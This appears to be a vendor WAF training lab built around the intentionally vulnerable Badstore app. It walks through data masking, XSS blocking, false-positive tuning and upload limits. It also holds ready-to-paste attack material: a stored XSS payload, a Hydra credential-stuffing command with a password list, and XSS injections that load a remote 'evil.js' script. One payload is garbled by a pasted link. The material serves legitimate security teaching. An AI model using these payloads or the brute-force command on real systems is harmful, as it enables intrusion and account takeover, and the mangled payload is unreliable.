
I glanced at the auditor and her eyes were wide! She said something about how we were showing full credit card numbers, and PCI compliance, and threatened legal consequences. What do I do??? I do not want to lose my super-cool sales report though, I use that daily to reconcile inventory.

#### Hint

Try for yourself and run through the steps to reproduce what the auditor saw. Notice if you do follow the flow – you will see credit card information... Look for a WAFaaS component which can be used

Spoiler

* Login to badstore as admin/secret
* Go to <https://badstore.cudathon.com/cgi-bin/badstore.cgi?action=admin>, click “Do It” and view all the credit card numbers.
* In WAF-as-a-Service, add the Data Theft Protection component
* Click Add Element. Enter “CC” for the name and choose Credit Cards for Identity Theft Type.
* Change Action to “Cloak” and Click Save.
* Notice “The Spinner” and wait a few minutes for that to complete.
* After a couple of minutes, refresh the badstore page. Did it work? Any credit card numbers you see that are not masked are invalid not true credit card numbers.




Consultant Requested Configuration: Block XSS Attacks

*You as the consultant recommend the customer blocks Cross-Site Scripting Attacks. The customer doesn’t understand what these attacks are ( even though you gave them a presentation on the OWASP Top 10 just last week ) and wants you to demonstrate why these are a problem, and to prove that the WAF can block these.*

## XSS Attack Creation Instructions

1. Get the IP Address of the Backend Server ( the one you save and/or wrote down much earlier at the beginning of this lab )
2. Browse to that IP Address, in other words going directly to the server and bypassing the WAF
   * Note: in real life the customer must change their inbound firewall rules to allow only the WAF-as-a-Service IP Ranges to prevent anyone bypassing the WAF
3. Click on “Sign our Guestbook”
   * Enter your own first name for the name
   * Enter [test@test.com](mailto:test@test.com) for the email
     + For the comment field itself enter the following exactly copy and paste:<script>alert(" Badstore prices are too high! Go to www.TerribleStore.com now to buy all these items for less! ")</script>

**Note**: When you paste, the double quotes may get changed to some fancy unicode double quotes, so after pasting this string in, you might need to manually go and delete and then re-enter by hand, both the beginning and ending double quotes




* + Click Add Entry

1. Notice the message box with the nasty message! And every time somebody adds a comment, this message will pop up in their browser! This is a great example of a simple yet effective XSS hack that you can show the customer.


## XSS Attack Prevention Instructions

Hint: XSS protection is on by default. You do not have to add any components to enable this.

* Browse to <https://badstore.cudathon.com> and repeat steps 3 and 4 as above.
* Notice you get a Blocked Page.
* At the bottom of the Blocked Page is your IP Address and an incident number
* You can cross reference that incident number in the WAF Logs



* In WAF-as-a-Service, go to Logs
* Select “Firewall Logs” and view the details attack. Make sure you are looking at the right attack by cross-referencing the Incident number ( ID ) as shown below




This convinces your customer that XSS are a problem, and that the WAF can block them. She is more and more interested in the WAF and the POC is going well and the customer says to check back with them in a few weeks.

**A few days later the customer calls you in with some complaints!**

# Customer Complaint number 1: Guestbook Comments Blocked

A supplier tried to leave the following guestbook comment:


I am the official carpenters union product selector from New York and I love Badstore!

To the supplier’s annoyance, she was blocked from posting the comment!

Can you figure out why and fix it?

#### Hint



This is known in the business as a false positive. Try it yourself and look at the Firewall Log to see why the request was blocked.



#### Hint 2

It looks like we need to stop SQL Injection patterns from being blocked here. But obviously, we do not want to turn SQL Injection protection off for the entire site. Which component could help us?

#### Instructions



* Add the **Application Profiles** component.
* Click Add URL and add the URL from the firewall log: “/cgi-bin/badstore.cgi”.
  + You can leave all the settings at their defaults.
* Hover over the “badstore.cgi” profile, and click the “Add Parameter” icon (looks like a plus with a gear)
* 
* Enter the parameter which was blocked in the firewall log for the parameter name: “comments”.
* For Parameter Class, select Custom. Check all the boxes but uncheck “Block SQL Injection”. 
* Click **Add**
* Go and leave the same comment and see if that fixed it.

# Customer Complaint number 2: File Uploads are Failing

A supplier is getting a blocked page when they try to upload their price list. Let’s recreate the issue by doing the following steps:

* Go <https://badstore.cudathon.com> and click “Supplier Login”
* Login as **big@spender.com** / **money**
* The supplier has made the price list for you to troubleshoot with available at: <https://s3.amazonaws.com/nmiron-sko20-labs/pricelist.dat> . You can save this file to your computer now.
* Click “Choose File” and select pricelist.dat that you just downloaded
* Enter a filename of “my-pricelist.doc”
* Clicks Upload.

You will see a blocked page, or a blank page which you can refresh to see the blocked page.



#### Hint

What does the Firewall Log entry say when you try it? How big is the file you downloaded?

#### Hint 2

Files are uploaded through URL parameters. Which component would you expect to use to control parameter limits?

#### Instructions

* Add the **Parameter Protection** component
* Find the Max Upload File Size input and change it to 4000 ( the value in is KB, so this would allow up to 4MB Files. The pricelist file is about 3MB in size, so this should be a good value. )
* Click Save and wait the customary five minutes for the change to propagate to all your WAF locations
* Test again – upload the file again, and see if that fixed it!

# Advanced – Requires Kali Linux

# **Using Hydra to spray credentials and do perform Credential Stuffing.**

We will be using Hydra to execute our attack. Hydra is an authentication brute-forcing tool that can be used for many protocols and services. It can help us automate our password spraying attack.

## Installing Hydra

First, let’s install Hydra. If you are using Kali Linux, a version of Hydra is already installed. Otherwise, you can run this command.

sudo apt-get install hydra

## Preparing wordlists

Before you start spraying for passwords, you will collect a list of usernames and a list of passwords to use. For this demo – we will just use admin as the username.

## Passwords

Create a Txt file using a list of passwords – name it *hydra\_passwords.txt*:

badstore

BADSTORE

secret

bad\_store

verybad\_store

BADSTOREBADSTOREBADSTORE

admin

password

administrator

hello

secret

## Attacking Badstore

hydra [badstore.cudathon.com](http://badstore.cudathon.com/) -s 80 http-post-form "/cgi-bin/badstore.cgi?action=login:email=^USER^&passwd=^PASS^:Error" -l admin -P ./hydra\_passwords.txt -V

# APPENDIX A - Attack Examples

## XSS/JS Inection Attack

Paste ( you may need to fix the quotation marks manually, as pasting quotes often mangles them into unicode ) the following into the comment field:

<img src=1 onerror="s=document.createElement('script');s.src='//kali.brett1.com/static/evil.js';document.body.appendChild(s);"


## Fancy XSS/JS Injection Attack

Paste ( you may need to fix the quotation marks manually, as pasting quotes often mangles them into unicode ) the following into the comment field to really impress your audience:

<img src=1 onerror="s=document.createElement('script');s.src='[//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s)](https://barracuda.slack.com//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s));"

## Parameter Pollution

The badstore app is written so poorly, the shopping cart actually relies on the same parameter being submitted multiple times with multiple values. This leads to big problems, for example (see below). Therefore, it is not uncommon to use the WAF to limit the maximum number of instances of the same parameters to 1 in any single request.



The End